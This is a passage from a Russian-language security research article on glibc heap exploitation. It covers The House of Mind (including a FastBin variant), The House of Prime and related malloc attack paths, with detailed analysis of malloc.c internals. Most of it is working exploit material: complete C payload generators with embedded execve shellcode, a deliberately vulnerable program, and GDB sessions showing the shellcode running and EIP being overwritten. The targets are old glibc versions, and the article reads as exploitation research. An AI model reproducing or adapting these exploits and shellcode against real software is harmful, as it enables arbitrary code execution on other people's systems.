7. Поле «prev_size» у «p» должно содержать «nop; nop; jmp 0x0c;». Это обеспечит прыжок к шелл-коду при выполнении DTORS_END в конце приложения.
8. Поле «size» у «p» должно быть больше, чем значение в «av->max_fast», и иметь активированный бит NON_MAIN_ARENA — именно он являлся триггером всей истории в The House of Mind.
9. Несколько NOP-ов и затем наш шелл-код.

После освоения этих идей я был по-настоящему удивлён, когда простой запуск эксплойта K-sPecial дал следующий результат:

```

blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap alignment found on malloc() 724 (0x81002a0)
*** glibc detected *** ./heap1: double free or corruption (out): 0x081002a0
...

```

В «malloc.c» эта ошибка соответствует проверке целостности:

```

if (__builtin_expect (contiguous (av)

```

Посмотрим, что происходит в GDB:

```

blackngel@linux:~$ gdb -q ./heap1
(gdb) disass main
Dump of assembler code for function main:
....
....
0x08048513 <main+223>:□call    0x804836c <free@plt>
0x08048518 <main+228>:□mov     -0x10(%ebp),%eax
0x0804851b <main+231>:□mov     %eax, (%esp)
0x0804851e <main+234>:□call    0x804836c <free@plt>
0x08048523 <main+239>:□mov     $0x0,%eax
0x08048528 <main+244>:□add     $0x34,%esp
0x0804852b <main+247>:□pop     %ecx

```

```

0x0804852c <main+248>:pop    %ebp
0x0804852d <main+249>:lea    -0x4(%ecx),%esp
0x08048530 <main+252>:ret
End of assembler dump.
(gdb) break *main+223          /* Before first call to free() */
Breakpoint 1 at 0x8048513
(gdb) break *main+228          /* After first call to free() */
Breakpoint 2 at 0x8048518
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Breakpoint 1, 0x8048513 in main ()
Current language: auto; currently asm
(gdb) x/16x 0x804a008
0x804a008:0x414141410x414141410x000000000x00000102
0x804a018:0x000001020x000001020x000001020x00000102
0x804a028:0x000001020x000001020x000001020x08049648
0x804a038:0x080496480x080496480x080496480x08049648
(gdb) c
Continuing.

Breakpoint 2, 0x8048518 in main ()
(gdb) x/16x 0x804a008
0x804a008:0xb7fb21900xb7fb21900x000000000x00000000
0x804a018:0x000001020x000001020x000001020x00000102
0x804a028:0x000001020x000001020x000001020x08049648
0x804a038:0x080496480x080496480x080496480x08049648

```

Когда приложение остановилось перед первым вызовом `free()`, наш буфер выглядит правильно сформированным: `[A x 8] [0000] [102h x 8]`.

Но после первого вызова `free()` первые 8 байт затираются адресами памяти. Особенно примечательно, что память по адресу `0x0804a010 (av) + 4` обнуляется (`0x00000000`).

Эта позиция должна быть «`av->max_fast`» — будучи нулём и не имея установленного бита `NONCONTIGUOUS_BIT`, она вызывает ошибку выше. По всей видимости, это происходит из-за следующей инструкции:

```
# define mutex_unlock(m)          (* (m) = 0)
```

...выполняемой в конце «`_int_free()`» при вызове:

```
(void *)mutex_unlock(&ar_ptr->mutex);
```

Если кто-то за нас ставит 0 — что, если мы сделаем так, чтобы `ar_ptr` указывал на `0x0804a014`?

```

(gdb) x/16x 0x0804a014
// Mutex // max_fast ?
0x804a014:0x000000000x000001020x000001020x00000102
0x804a024:0x000001020x000001020x000001020x00000102
0x804a034:0x080496480x080496480x080496480x08049648
0x804a044:0x080496480x080496480x080496480x08049648

```

Таким образом, мы можем сэкономить 8 байт мусора в эксплойте и жёстко заданное значение «`mutex`», оставив `free()` делать всё остальное за нас.

```

blackngel@mac:~$ gdb -q ./heap1
(gdb) run < file
Starting program: /home/blackngel/heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)

Program received signal SIGSEGV, Segmentation fault.
0x081002b2 in ?? ()
(gdb) x/16x 0x08100298
0x8100298:0x90900ceb0x000004090x080496480x0804a044
0x81002a8:0x000000000x000000000x5bf424740x5e137381
0x81002b8:0x083426ac90xf4e2fceb0xdb32c2340x6f02af0c

```

```
0x81002c8:0x2a8d403d0x4202ba710x2b08e6360x10894030
(gdb)
```

Похоже, второй чанк «р» снова подвергся гневу free(). Поле PREV_SIZE в порядке, поле SIZE в порядке, но 8 NOP-ов затираются двумя адресами памяти и 8 нулевыми байтами.

Обратите внимание, что после вызова «unsorted_chunks()» выполняются следующие инструкции:

```
p->bk = bck;
p->fd = fwd;
```

Очевидно, что оба указателя перезаписываются адресами предыдущего и следующего чанков относительно переполненного «р».

Что будет, если мы поставим 16 NOP-ов?

```
/*
 * K-sPecial exploit modified by blackngel
 */

#include <stdio.h>

/* linux_ia32_exec - CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\x5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

    int i, j;

    for (i = 0; i < 44 / 4; i++)
        fwrite("\x02\x01\x00\x00", 4, 1, stdout); /* av->max_fast-12 */

    for (i = 0; i < 984 / 4; i++)
        fwrite("\x48\x96\x04\x08", 4, 1, stdout); /* DTORS_END - 8 */

    for (i = 0; i < 721; i++) {
        fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* PRESERVE SIZE */
        for (j = 0; j < 1028; j++)
            putchar(0x41); /* PADDING */
    }
    fwrite("\x09\x04\x00\x00", 4, 1, stdout);

    for (i = 0; i < (1024 / 4); i++)
        fwrite("\x14\xa0\x04\x08", 4, 1, stdout);

    fwrite("\xeb\x0c\x90\x90", 4, 1, stdout); /* prev_size -> jump 0x0c */

    fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size -> NON_MAIN_ARENA */

    fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
        "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout); /* NOPS */

    fwrite(scode, sizeof(scode), 1, stdout); /* SHELLCODE */

    return 0;
}

blackngel@linux:~$ ./exploit > file
blackngel@linux:~$ ./heap1 < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)
```



```
blackngel@linux:~$
```

Мы добились успеха! На этом этапе можно было бы подумать, что первое условие для The House of Mind (кусочек памяти по адресу вроде 0x08100000) с практической точки зрения кажется невозможным.

Но это следует пересмотреть по двум причинам:

1. Можно выделить большой объём памяти.
2. Пользователь может контролировать этот объём.

Правда ли это?

Да, если вернуться в прошлое. Взять хотя бы ту же уязвимость в функции `is_modified()` CVS. Посмотрим на функцию, соответствующую команде «entry» этого сервиса:

```
static void serve_entry (arg)
    char *arg;
{
    struct an_entry *p; char *cp;

    [...]
    cp = arg;
    [...]
    p = xmalloc (sizeof (struct an_entry));
    cp = xmalloc (strlen (arg) + 2); strcpy (cp, arg); p->next = entries;
    p->entry = cp;
    entries = p;
}
```

Как говорил vl4d1m1r, расположение кучи выглядело бы примерно так:

```
[an_entry][buffer][an_entry][buffer]...[Wilderness]
```

Эти чанки не освобождались до вызова функции `server_write_entries()` командой «поор». Заметим, что помимо управления количеством выделенных чанков, можно было управлять и их длиной.

Более подробное изложение этой теории можно найти в статье «The Art of Exploitation: Come on back to exploit» [10], опубликованной vl4d1m1r из Ac1dB1tch3z в Phrack 64.

Старый эксплойт использовал технику `unlink()` для достижения своей цели. Это было актуально для версий glibc, в которых данная функциональность ещё не была запатчена.

Я не утверждаю, что The House of Mind применима к данной уязвимости — лишь что условия совпадают. Это задача для более продвинутого читателя.

Я проверил этот «Дом» в дистрибутиве Linux с GLIBC 2.8.90.

После долгого пути мы наконец добрались до The House of Mind.

>

[Lotfi Zadeh]

4.1.1. Метод FastBin

Как новая техника, я представляю в этой статье практическое решение «метода Fastbin» в The House of Mind, который в работах Phantasmal и K-sPecial излагался лишь теоретически и к тому же содержал ряд элементов, неверно интерпретированных.

Оба автора — K-sPecial и Phantasmal — говорили практически одно и то же о данном методе. Базовая идея состояла в запуске следующего кода:

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast)) {
    if (__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
||| __builtin_expect (chunksize (chunk_at_offset (p, size))
||| >= av->system_mem, 0))
    {
        errstr = "free(): invalid next size (fast)";
        goto errout;
    }

    set_fastchunks(av);
    fb = &(av->fastbins[fastbin_index(size)]);
    if (__builtin_expect (*fb == p, 0))
    {
        errstr = "double free or corruption (fasttop)";
        goto errout;
    }
    printf("\nDebug: p = 0x%x - fb = 0x%x\n", p, fb);
    p->fd = *fb;
    *fb = p;
}
```

Поскольку этот код расположен после первой проверки целостности в «_int_free()», основное преимущество состоит в том, что о последующих проверках можно не беспокоиться. На первый взгляд задача кажется проще предыдущего метода, но на самом деле это не так.

Суть техники — поместить в «fb» адрес записи в «.dtors» или «GOT». Как это сделать, подскажет «The House of Prime» (первый дом, рассмотренный в Malloc Maleficarum).

Если взломать поле «size» переполненного чанка, переданного в free(), установив его равным 8, «fastbin_index()» вернёт следующее значение:

```
#define fastbin_index(sz) (((unsigned int)(sz)) >> 3) - 2)

(8 >> 3) - 2 = -1
```

Тогда:

```
&(av->fastbins[-1])
```

Поскольку в структуре арены (malloc_state) элемент, предшествующий массиву fastbins[], — это «av->maxfast» (они смежны), адрес этого значения будет помещён в «fb».

При выполнении «*fb = p» содержимое этого адреса будет перезаписано адресом освобождённого чанка «p», который, как и прежде, должен содержать инструкцию «JMP» для перехода к шелл-коду.

Увидев это, если вы хотите использовать «.dtors», нужно сделать так, чтобы «ar_ptr» в «public_free()» указывал на адрес «.dtors» — тогда этот адрес станет fakearena, а «av->max_fast (av + 4)» будет равен «.dtors + 4» и будет перезаписан адресом «p».

Но для этого нужно преодолеть непростой путь. Посмотрим на условия, которые необходимо выполнить:

1) Размер чанка должен быть меньше «av->maxfast»:

```
if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
```

Это относительно просто, поскольку мы сказали, что size будет равен "8", а "av->max_fast" будет адресом деструктора. Очевидно, что в данном случае "DTORS_END" не подходит — его значение всегда "\x00\x00\x00\x00" и никогда не будет больше "size". Кажется, наиболее эффективным будет использование GOT (Global Offset Table).

Нужно учитывать, что мы говорим о "size" равном 8, но для изменения "ar_ptr", как в предыдущей технике, бит

NON_MAIN_ARENA (третий наименее значимый бит) должен быть установлен. Таким образом, "size" на самом деле должен быть:

```
8 = 1000b | 100b = 4 | 8 + NON_MAIN_ARENA = 12 = [0x0c]
```

```
C установленным битом PREV_INUSE: 1101b = [0x0d]
```

2) Размер смежного чанка (nextchunk) к "p" должен быть больше "8":

```
__builtin_expect (chunk_at_offset (p, size)->size <= 2 * SIZE_SZ, 0)
```

С этим проблем нет, верно?

3) Тот же чанк должен быть меньше "av->system_mem":

```
__builtin_expect (chunksize (chunk_at_offset (p, size)) >= av->system_mem, 0)
```

Это, пожалуй, самый сложный шаг. Как только `ar_ptr(av)` установлен в ".dtors" или "GOT", элемент "system_mem" структуры "malloc_state" находится за 1848 байт.

GOT практически смежен с DTORS. В небольших приложениях таблица GOT тоже относительно мала. Поэтому нормально обнаружить на позиции `av->system_mem` много нулевых байт. Смотрим:

```
blackngel@linux:~$ objdump -s -j .dtors ./heap1
...
Contents of section .dtors:
8049650 ffffffff 00000000
.....
blackngel@mac:~$ gdb -q ./heap1
(gdb) break main
Breakpoint 1 at 0x8048442
(gdb) run < file
...
Breakpoint 1, 0x8048442 in main ()
(gdb) x/8x 0x8049650
0x8049650 <__DTOR_LIST__>: 0xffffffff 0x00000000 0x00000000 0x00000001
0x8049660 <_DYNAMIC+4>: 0x00000010 0x0000000c 0x0804830c 0x0000000d
(gdb) x/8x 0x8049650 + 1848
0x8049d88: 0x00000000 0x00000000 0x00000000 0x00000000
0x8049d98: 0x00000000 0x00000000 0x00000000 0x00000000
```

По всей видимости, эта техника применима только к большим программам. Если только, как говорил Phantasmal, нельзя использовать стек. Как?

Если "ar_ptr" установить в адрес EBP в функции, тогда "av->max_fast" будет равен EIP, который может быть перезаписан адресом чанка "p", и вы уже знаете, как продолжается история.

На этом заканчивается теория, представленная в двух упомянутых работах. Но, к сожалению, кое-что они упустили... по крайней мере, это меня искренне удивило у K-sPecial.

Мы узнали из предыдущей атаки, что «`av->mutex`» — первый элемент структуры «arena» — должен быть равен 0. K-sPecial предупреждал, что иначе «`free()`» заикнется в бесконечном цикле...

Как же тогда быть с DTORS?

«.dtors» всегда будет содержать «0xffffffff» или адрес деструктора — но никогда 0.

Четыре байта перед .dtors содержат «0x00000000», но перезапись «0xffffffff» не даёт нужного результата.

Что же с GOT?

Среди элементов GOT вряд ли найдётся значение 0x00000000.

Возможные решения?

С самого начала я рассматривал лишь одно:

Главной целью было бы использование стека, как упоминалось ранее. Но разница в том, что предварительно необходимо было иметь переполнение буфера, позволяющее перезаписать EBP нулевыми байтами:

```
EBP = av->mutex = 0x00000000
EIP = av->max_fast = &(p)
*p   = "jmp 0x0c"
*p + 4 = 0x0c o 0x0d
*p + 8 = NOPS + SHELLCODE
```

Но немного магии способно творить чудеса...

ОКОНЧАТЕЛЬНОЕ РЕШЕНИЕ

Phantasmal и K-sPecial думали использовать только «av->maxfast» для перезаписи этой области памяти адресом чанка «p».

Но поскольку мы контролируем всю арену «av», можем позволить себе новый анализ «fastbin_index()» для аргумента size равного 16 байтам:

```
(16 >> 3) - 2 = 0
```

Получаем: fb = &(av->fastbins[0]), и если нам это удастся, можно использовать стек для перезаписи EIP. Как?

Если уязвимый код находится в функции fvuln(), в прологе в стек будут сохранены EBP и EIP — но что находится за EBP? Если это не пользовательские данные, то обычно там значение «0x00000000». Используя «av->fastbins[0]» вместо «av->maxfast», имеем:

```
[ 0xRAND_VAL ] <-> av + 1848 = av->system_mem
.....
[      EIP    ] <-> av->fastbins[0]
[      EBP    ] <-> av->max_fast
[ 0x00000000 ] <-> av->mutex
```

По адресу «av + 1848» обычно находятся адреса или случайные значения для «av->system_mem» — так что проверки для достижения финального кода fastbin будут пройдены.

Поле «size» у «p» должно быть 16 с установленными битами NON_MAIN_ARENA и PREV_INUSE. Тогда:

```
16 = 10000 | NON_MAIN_ARENA and PREV_INUSE = 101 | SIZE = 10101 = 0x15h
```

Мы можем контролировать поле «size» следующего чанка, чтобы оно было больше «8» и меньше «av->system_mem». Если посмотреть на код выше, это поле вычисляется как смещение от «p», то есть физически находится по адресу «p + 0x15», что составляет смещение 21 байт.

Если записать туда значение «0x09» — это будет идеально.

Но оно окажется посередине наших NOP-заполнителей, поэтому нужно немного скорректировать инструкцию «JMP», чтобы прыгать дальше. Примерно 16 байт будет достаточно.

В качестве Proof of Concept я модифицировал «aircrack-2.41», добавив в main() следующий код:

```
int fvuln()
{
    // Make something stupid here.
}

int main( int argc, char *argv[] )
{
    int i, n, ret;
    char *s, buf[128];
```

```

    struct AP_info *ap_cur;

    fvuIn();
    ...

```

Следующий код эксплуатирует уязвимость:

```

/*
 * FastBin Method - exploit
 */

#include <stdio.h>

/* linux_ia32_exec - CMD=/usr/bin/id Size=72 Encoder=PexFnstenvSub
http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\xf6"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

int main (void) {

    int i, j;

    for (i = 0; i < 1028; i++)
        putchar(0x41);

    for (i = 0; i < 518; i++) {
        fwrite("\x09\x04\x00\x00", 4, 1, stdout);
        for (j = 0; j < 1028; j++)
            putchar(0x41);
    }
    fwrite("\x09\x04\x00\x00", 4, 1, stdout);

    for (i = 0; i < (1024 / 4); i++)
        fwrite("\x34\xf4\xff\xbf", 4, 1, stdout); /* EBP - 4 */

    fwrite("\xeb\x16\x90\x90", 4, 1, stdout); /* JMP 0x16 */

    fwrite("\x15\x00\x00\x00", 4, 1, stdout); /* 16 + N_M_A + P_INU */

    fwrite("\x90\x90\x90\x90" \
        "\x90\x90\x90\x90" \
        "\x90\x90\x90\x90" \
        "\x09\x00\x00\x00" \
        "\x90\x90\x90\x90", 20, 1, stdout); /* nextchunk->size */

    fwrite(scode, sizeof(scode), 1, stdout); /* THE MAGIC CODE */

    return(0);
}

```

Смотрим в действии:

```

blackngel@linux:~$ gcc ploit1.c -o ploit
blackngel@linux:~$ ./ploit > file
blackngel@linux:~$ gdb -q ./aircrack

(gdb) disass fvuIn
Dump of assembler code for function fvuIn:
.....
.....
0x08049298 <fvuIn+184>:□call    0x8048d4c <free@plt>
0x0804929d <fvuIn+189>:□movl    $0x8056063, (%esp)
0x080492a4 <fvuIn+196>:□call    0x8048e8c <puts@plt>
0x080492a9 <fvuIn+201>:□mov     %esi, (%esp)
0x080492ac <fvuIn+204>:□call    0x8048d4c <free@plt>
0x080492b1 <fvuIn+209>:□movl    $0x8056075, (%esp)
0x080492b8 <fvuIn+216>:□call    0x8048e8c <puts@plt>

```

```

0x080492bd <fvuln+221>:▯add    $0x1c,%esp
0x080492c0 <fvuln+224>:▯xor    %eax,%eax
0x080492c2 <fvuln+226>:▯pop    %ebx
0x080492c3 <fvuln+227>:▯pop    %esi
0x080492c4 <fvuln+228>:▯pop    %edi
0x080492c5 <fvuln+229>:▯pop    %ebp
0x080492c6 <fvuln+230>:▯ret
End of assembler dump.

(gdb) break *fvuln+204 /* Before second free() */
Breakpoint 1 at 0x80492ac: file linux/aircrack.c, line 2302.

(gdb) break *fvuln+209 /* After second free() */
Breakpoint 2 at 0x80492b1: file linux/aircrack.c, line 2303.

(gdb) run < file
Starting program: /home/blackngel/aircrack < file
[Thread debugging using libthread_db enabled]
ptr found at 0x807d008
good heap allignment found on malloc() 521 (0x8100048)

END fread() /* tests when free () freezing (mutex != 0) */

END first free() /* tests when free () freezing (mutex != 0) */
[New Thread 0xb7e5b6b0 (LWP 8312)]
[Switching to Thread 0xb7e5b6b0 (LWP 8312)]

Breakpoint 1, 0x080492ac in fvuln () at linux/aircrack.c:2302
warning: Source file is more recent than executable.
2302▯    free(ptr2);

/* STACK DUMP */
(gdb) x/4x 0xbffff434 // av->max_fast // av->fastbins[0]
0xbffff434: 0x00000000 0xbffff518 0x0804ce52 0x080483ec

(gdb) x/x 0xbffff434 + 1848 /* av->system_mem */
0xbffffb6c:▯0x3d766d77

(gdb) x/4x 0x8100048-8+20 /* nextchunk->size */
0x8100054: 0x00000009 0x90909090 0xe983c931 0xd9eed9f4
(gdb) c
Continuing.

Breakpoint 2, fvuln () at linux/aircrack.c:2303
2303▯    printf("\nEND second free()\n");

(gdb) x/4x 0xbffff434 // EIP = &(p)
0xbffff434: 0x00000000 0xbffff518 0x08100040 0x080483ec
(gdb) c
Continuing.

END second free()
[New process 8312]
uid=1000(blackngel) gid=1000(blackngel) groups=4(adm),20(dialout),
24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),
46(plugdev),104(scanner),108(lpadmin),110(admin),115(netdev),
117(powerdev),1000(blackngel),1001(compiler)

Program exited normally.

```

Преимущество этого метода в том, что он ни разу не трогает регистр EBP — таким образом, можно обойти некоторые защиты от переполнений буфера.

Также стоит отметить, что оба представленных здесь метода в The House of Mind остаются применимыми в самых последних версиях glibc — я проверил это в актуальной версии GLIBC 2.8.90.

После долгого пути, идя свинцовым шагом, мы наконец добрались до The House of Mind.

>
[XXX]

4.1.2. Кошмар av->top

После завершения изучения The House of Mind, продолжая исследовать код в поисках других возможных векторов атаки, я обнаружил в `_int_free()` следующее:

```
/*  
    If the chunk borders the current high end of memory,  
    consolidate into top  
*/  
  
else {  
    size += nextsize;  
    set_head(p, size | PREV_INUSE);  
    av->top = p;  
    check_chunk(av, p);  
}
```

Поскольку мы контролируем арену «av», её можно поместить в определённое место стека таким образом, чтобы `av->top` совпадал точно с сохранённым EIP.

В этом случае EIP будет перезаписан адресом нашего переполненного чанка «p», что могло бы привести к выполнению произвольного кода.

Но мои намерения были быстро пресечены. Для выполнения этого кода в контролируемой среде необходимо выполнить одно невозможное условие:

```
if (nextchunk != av->top) {  
    ...  
}
```

Это происходит только тогда, когда чанк «p», который нужно освободить `free()`, смежен с самым верхним чанком — Wilderness.

В какой-то момент может показаться, что вы контролируете значение `av->top`, но помните: как только вы помещаете `av` в стек, управление переходит к случайным значениям в памяти, и текущее значение EIP никогда не будет равно «nextchunk» — разве что возможно классическое переполнение стека, но тогда непонятно, зачем вы вообще читаете эту статью...

Здесь я лишь хочу доказать, что как бы то ни было, все возможные пути должны быть тщательно изучены.

>
[K. Jaspers]

4.2. The House of Prime

Не буду задерживаться слишком долго на уже рассмотренном. The House of Prime — это, бесспорно, одна из наиболее разработанных техник в Malloc Maleficarum. Результат работы виртуального адепта.

Однако, как сам Phantasmal верно заметил, это наименее полезная техника из всех. Имея в виду, что The House of Mind требует чанк памяти по адресу 0x08100000, об этом не следует забывать.

Для выполнения данной техники потребуется два вызова `free()` над двумя чанками памяти, находящимися под контролем разработчика, и один последующий вызов «`malloc()`».

Цель здесь, как должно быть ясно, состоит не в перезаписи какого-либо адреса памяти (хотя это и необходимо для завершения техники), а в том, чтобы заставить вызов «`malloc()`» вернуть произвольный адрес памяти. Если мы можем контролировать эту область, поместив её на стек, мы можем получить полный контроль над приложением.

Финальное требование: разработчик должен контролировать то, что записывается в этот выделенный чанк — если поместить его на стек, сравнительно близко к EIP, этот регистр можно будет перезаписать произвольным значением. И дальше вы уже знаете...

Рассмотрим уязвимую программу:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void fvuln(char *str1, char *str2, int age)
{
    int local_age;
    char buffer[64];
    char *ptr = malloc(1024);
    char *ptr1 = malloc(1024);
    char *ptr2 = malloc(1024);
    char *ptr3;

    local_age = age;
    strncpy(buffer, str1, sizeof(buffer)-1);

    printf("\nptr found at [ %p ]", ptr);
    printf("\nptr1ovf found at [ %p ]", ptr1);
    printf("\nptr2ovf found at [ %p ]\n", ptr2);

    printf("Enter a description: ");
    fread(ptr, 1024 * 5, 1, stdin);

    free(ptr1);
    printf("\nEND free(1)\n");
    free(ptr2);
    printf("\nEND free(2)\n");

    ptr3 = malloc(1024);
    printf("\nEND malloc()\n");
    strncpy(ptr3, str2, 1024-1);

    printf("Your name is %s and you are %d", buffer, local_age);
}

int main(int argc, char *argv[])
{
    if(argc < 4) {
        printf("Usage: ./hop name last-name age");
        exit(0);
    }

    fvuln(argv[1], argv[2], atoi(argv[3]));

    return 0;
}
```

Для начала нам нужно контролировать заголовок первого чанка, который будет передан в `free()`, чтобы при первом вызове «`free()`» использовался тот же код, что в «методе FastBin», — но на этот раз поле `size` чанка должно быть «8», чтобы получить:


```
fastbin_index(8) (((unsigned int)(8)) >> 3) - 2) = -1
```

Тогда:

```
fb = &(av->fastbins[-1]) = &av->max_fast;
```

В последней инструкции: (*fb = p), av->max_fast будет перезаписан адресом нашего освобождаемого чанка.

Результат очевиден: с этого момента тот же участок кода в free() будет выполняться всякий раз, когда размер чанка, передаваемого в free(), меньше значения адреса ранее освобождённого чанка «p».

Обычно: av->max_fast = 0x00000048, а теперь он равен 0x080YYYYY. Этого более чем достаточно.

Для прохождения проверок целостности первого вызова free() нам нужны следующие размеры:

```
chunk "p" -> 8 (0x9h если бит PREV_INUSE установлен).
nextchunk -> 10h — хорошее значение ( 8 < "0x10h" < av->system_mem )
```

Таким образом, эксплойт начнётся примерно так:

```
int main (void) {

    int i, j;

    for (i = 0; i < 1028; i++)                /* FILLER */
        putchar(0x41);

    fwrite("\x09\x00\x00\x00", 4, 1, stdout); /* free(1) ptr1 size */
    fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* FILLER */
    fwrite("\x10\x00\x00\x00", 4, 1, stdout); /* free(1) ptr2 size */
```

Следующая задача — перезаписать значение «arena_key» (подробнее см. в Malloc Maleficarum), которое обычно находится выше «av» (&main_arena).

Поскольку можно использовать чанки очень большого размера, мы можем сделать так, чтобы &(av->fastbins[x]) указывало очень далеко — по крайней мере, достаточно далеко, чтобы достичь значения «arena_key» и перезаписать его адресом «p».

Следуя примеру Phantasmal, второй чанк нужно изменить до следующего значения:

```
1156 bytes / 4 = 289
(289 + 2) << 3 = 2328 = 0x918h -> 0x919 (PREV_INUSE)
-----
```

Нужно снова проверить поле «size» следующего чанка, адрес которого вычисляется на основе полученного значения.

Продолжение эксплойта:

```
for (i = 0; i < 1020; i++)
    putchar(0x41);
fwrite("\x19\x09\x00\x00", 4, 1, stdout); /* free(2) ptr2 size */

.... /* Later */

for (i = 0; i < (2000 / 4); i++)
    fwrite("\x10\x00\x00\x00", 4, 1, stdout);
```

По завершении второго вызова free(): arena_key = p2.

Это значение будет использоваться при вызове malloc() в качестве используемой структуры «arena».

```
arena_get(ar_ptr, bytes);
if(!ar_ptr)
    return 0;
victim = _int_malloc(ar_ptr, bytes);
```

Вернёмся к магическому коду функции «_int_malloc()» для большей наглядности:

```
.....

if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
    long int idx = fastbin_index(nb);
    fb = &(av->fastbins[idx]);
    if ( (victim = *fb) != 0) {
        if (fastbin_index (chunksize (victim)) != idx)
            malloc_printerr (check_action, "malloc(): memory"
                " corruption (fast)", chunk2mem (victim));
        *fb = victim->fd;
        check_reallocated_chunk(av, victim, nb);
        return chunk2mem(victim);
    }
}

.....
```

«av» теперь — наша арена, начинающаяся в начале второго освобождённого чанка «p2», поэтому «av->max_fast» будет равен полю «size» чанка. Чтобы пройти первую проверку целостности, необходимо убедиться, что размер, запрошенный в вызове «malloc()», меньше этого значения, как говорил Phantasmal. Иначе можно попробовать технику из раздела 4.2.1.

Поскольку наша уязвимая программа выделяет 1024 байта, это идеально для успешной эксплуатации.

Тогда «fb» устанавливается по адресу «fastbin» в «av», а в следующей инструкции его содержимое станет финальным адресом «victim». Напомним, что наша цель — выделить определённое количество байт в нужном нам месте.

Помните / *Later* / ?

Именно там нам нужно многократно записывать нужный адрес на стеке, чтобы нужный «fastbin» вернул наш адрес в «fb».

Но подождите, следующее условие — самое важное:

```
if (fastbin_index (chunksize (victim)) != idx)
```

Это означает, что поле «size» нашего поддельного чанка должно быть равно количеству байт, запрошенному «malloc()». Это последнее требование в The House of Prime. Нам нужно контролировать значение в памяти и разместить адрес «victim» ровно за 4 байта до него, чтобы это значение стало его новым размером.

Наше уязвимое приложение принимает параметры: «name», «surname» и «age». Последнее значение — целое число, которое будет сохранено на стеке. Если сделать age = 1024->(1032), достаточно найти его на стеке, чтобы узнать финальный адрес «victim».

```
(gdb) run Black Ngel 1032 < file
ptr found at [ 0x80b2a20 ]
ptrlovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuln ()
(gdb) x/4x $ebp-32
0xbffff838:      0x00000000      0x00000000      0xbf000000      0x00000408
```

Вот наше значение — нужно указать на «0xbffff840».

```
for (i = 0; i < (600 / 4); i++)
    fwrite("\x40\xf8\xff\xbf", 4, 1, stdout);
```

У вас должно получиться: `ptr3 = malloc(1024) = 0xbffff848` — помните, что функция возвращает указатель на область данных, а не на заголовок чанка.

Мы совсем близко к EBP и EIP. Что произойдёт, если наше «name» состоит из нескольких символов «А»?

```
(gdb) run Black `perl -e 'print "A"x64'` 1032 < file
.....
ptr found at [ 0x80b2a20 ]
ptr1ovf found at [ 0x80b2e28 ]
ptr2ovf found at [ 0x80b3230 ]
Escriba una descripcion:
END free(1)

END free(2)

Breakpoint 2, 0x080482d9 in fvuIn ()
(gdb) c
Continuing.

END malloc()

Breakpoint 3, 0x08048307 in fvuIn ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Бинго! Думаю, вы можете вставить свой собственный шелл-код, не так ли?

На самом деле адреса требуют ручной подстройки, но это тривиально, когда умеешь запускать «gdb» в оболочке.

Поначалу эта техника применима только к версии GLIBC 2.3.6. Позже в функцию «free()» была добавлена проверка целостности вида:

```
/* We know that each chunk is at least MINSIZE bytes in size. */
if (__builtin_expect (size < MINSIZE, 0))
{
    errstr = "free(): invalid size";
    goto errout;
}

check_inuse_chunk(av, p);
```

...которая не позволяет устанавливать размер меньше «16».

В честь первого дома, разработанного и построенного Phantasmal, мы показали, что до The House of Prime можно добраться живым.

>

[Xavier Zubiri]

4.2.1. unsorted_chunks()

До вызова «malloc()» техника идентична описанной в 4.2. Разница наступает, когда количество байт, которые вы хотите выделить этим вызовом, превышает «av->max_fast» — то есть размер второго чанка, переданного в free().

Тогда, как предупреждал Phantasmal, может быть запущен другой участок кода, позволяющий перезаписать произвольный адрес памяти.

Но снова он ошибся, утверждая:

«Во-первых, макрос `unsorted_chunks()` возвращает `av->bins[0]`.»

Это не так, поскольку «`unsorted_chunks()`» возвращает адрес «`av->bins[0]`», а не его значение — значит, нужно придумать другой метод.

Вот наиболее важные строки:

```
.....
victim = unsorted_chunks(av)->bk
bck = victim->bck;
.....
.....
unsorted_chunks(av)->bk = bck;
bck->fd = unsorted_chunks(av);
.....
```

